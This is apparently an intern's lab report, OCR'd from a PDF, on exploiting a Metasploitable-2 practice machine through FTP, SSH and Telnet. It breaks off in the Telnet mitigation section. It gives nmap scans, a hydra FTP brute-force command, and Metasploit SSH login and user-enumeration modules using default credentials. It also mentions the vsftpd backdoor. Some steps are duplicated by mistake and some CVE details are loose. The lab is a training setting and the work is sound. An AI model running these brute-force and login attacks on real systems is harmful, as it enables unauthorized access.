Report on : EXPLOITATION METHODS (METASPLOITABLE-2)

SANIKA RAUL

INTERN ID: 2041

Start Metasploitable 2


1. Start the Metasploitable 2 virtual machine.

2. Login using:

- Username: msfadmin
- Password: msfadmin

After login, check the IP address:

ifconfig



3. Note down the IP address (example: 192.168.1.3)

Verify Connectivity from Kali Linux

1. Start Kali Linux.

2. Open the terminal.

Ping Metasploitable 2:

ping 192.168.1.3

3. If replies are received, the connection is successful.

3. Performing Exploitation On Vulnerabilities Of The

Machine

Port Scan (All Ports)

Description

Port scanning identifies open services and possible attack vectors by sending packets to target ports and analyzing responses.

Command

nmap -p0-65535 192.168.1.3

Impact

- Reveals running services
- Identifies attack surface

Severity : Critical

CVE-ID : NA


Remedial

- Firewall rules
- Close unused ports
- TCP wrappers
- IDS/IPS monitoring

Reference

- GoLinuxCloud – Metasploitable 2 Guide

https://www.golinuxcloud.com/



Port 21 – FTP (File Transfer Protocol)

Service Overview
FTP is a standard protocol used for transferring files between systems. It operates without encryption, meaning usernames, passwords, and data are sent in plain text, making it vulnerable to interception.

Potential Attack Techniques

- Anonymous FTP access exploitation
- Password guessing or brute-force attacks
- Uploading malicious files due to improper permissions

Commonly Used Tools

- **Nmap** – Service and version detection
- **FTP utilities** (ftp, lftp) – Manual access testing
- **Metasploit Framework** – FTP exploitation modules

Security Impact

- Exposure of valid login credentials
- Unauthorized access or modification of files
- Possibility of remote system compromise

Risk Level

Severity: Critical

Known Vulnerability (CVE)

- **CVE-2011-2523** – Backdoored vsftpd service frequently present in Metasploitable-2

CVSS Score

7.5 – High

Mitigation Measures

- Turn off FTP service if not required
- Replace FTP with secure alternatives like **SFTP** or **FTPS**
- Implement strong passwords and restrict user access

References

- https://www.golinuxcloud.com/learn-hacking-using-metasploitable-2/?utm_source=chatgpt.com


- **https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-245a?utm_source=chatgpt.com**

Methods:


1. **FTP Service Enumeration (Reconnaissance)**

Purpose

Identify FTP version and vulnerabilities.




2. **Anonymous FTP Login** Result : Unauthorized file access (if allowed).




3. **Default Credentials Login**

Authenticated FTP access.




4. vsftpd 2.3.4 Backdoor (Metasploit – Automatic)

Root shell (may fail to create session).




5. vsftpd Backdoor (Manual Trigger)



6. FTP Brute Force Attack

hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.3



Port 22 – SSH (Secure Shell)

Service Description
SSH is a secure network protocol used to remotely access and manage systems over an encrypted connection. It is commonly used by administrators for command-line access.

Common Attack Techniques

- Guessing or cracking weak user passwords
- Automated brute-force authentication attempts
- Compromised or improperly stored SSH private keys

Tools Commonly Used

- **Nmap** – SSH service and version detection
- **SSH utilities** (OpenSSH client) – Manual login testing
- **Password auditing tools** (Hydra, Medusa)

Potential Impact

- Unauthorized remote access
- Privilege escalation leading to full server control
- Exposure of sensitive system data

Risk Assessment

Severity: High

Example Vulnerability (CVE)

- **CVE-2016-0777** – Information disclosure vulnerability in certain OpenSSH versions

CVSS Rating

7.8 – High

Security Recommendations

- Disable direct root login over SSH
- Use key-based authentication instead of passwords
- Apply multi-factor authentication and limit login attempts

Reference


- https://www.ssh.com/academy/ssh/security

Methods:

1. SSH Service Enumeration (Reconnaissance)

Identifies outdated SSH version Steps


nmap -p 22 -sV 192.168.1.3



2. Metasploit SSH Login Module


Steps

msfconsole
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.1.3
set USERNAME msfadmin
set PASSWORD msfadmin
run




3. Default Credentials Login (MOST IMPORTANT)


Metasploitable-2 has **known credentials**.



4. SSH Brute-Force Attack (Hydra) Steps

msfconsole
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.1.3
set USERNAME msfadmin
set PASSWORD msfadmin
run






5.SSH User Enumeration (Information Disclosure)

Steps

msfconsole
use auxiliary/scanner/ssh/ssh_enumusers
set RHOSTS 192.168.1.3
run

Result



Valid usernames identified.

Port 23 – Telnet

Service: Telnet (Remote Terminal Service)

Service Description
Telnet is a remote access protocol that allows users to communicate with a system over a network. It does **not use encryption**, so all data including usernames and passwords is transmitted in plain text.

Possible Attack Techniques

- Sniffing credentials from network traffic
- Brute-force authentication attacks
- Abuse of default or weak login credentials

Tools Commonly Used

- **Nmap** – Telnet service discovery
- **Telnet client** – Manual login attempts
- **Password cracking tools** (Hydra, Medusa)

Potential Impact

- Disclosure of sensitive credentials
- Unauthorized remote system access
- Complete system compromise

Risk Level

Severity: Critical

Known Vulnerability (Example CVE)

- **CVE-2011-4862** – Telnet service authentication weakness (example reference)

CVSS Score

7.5 – High

Mitigation & Prevention

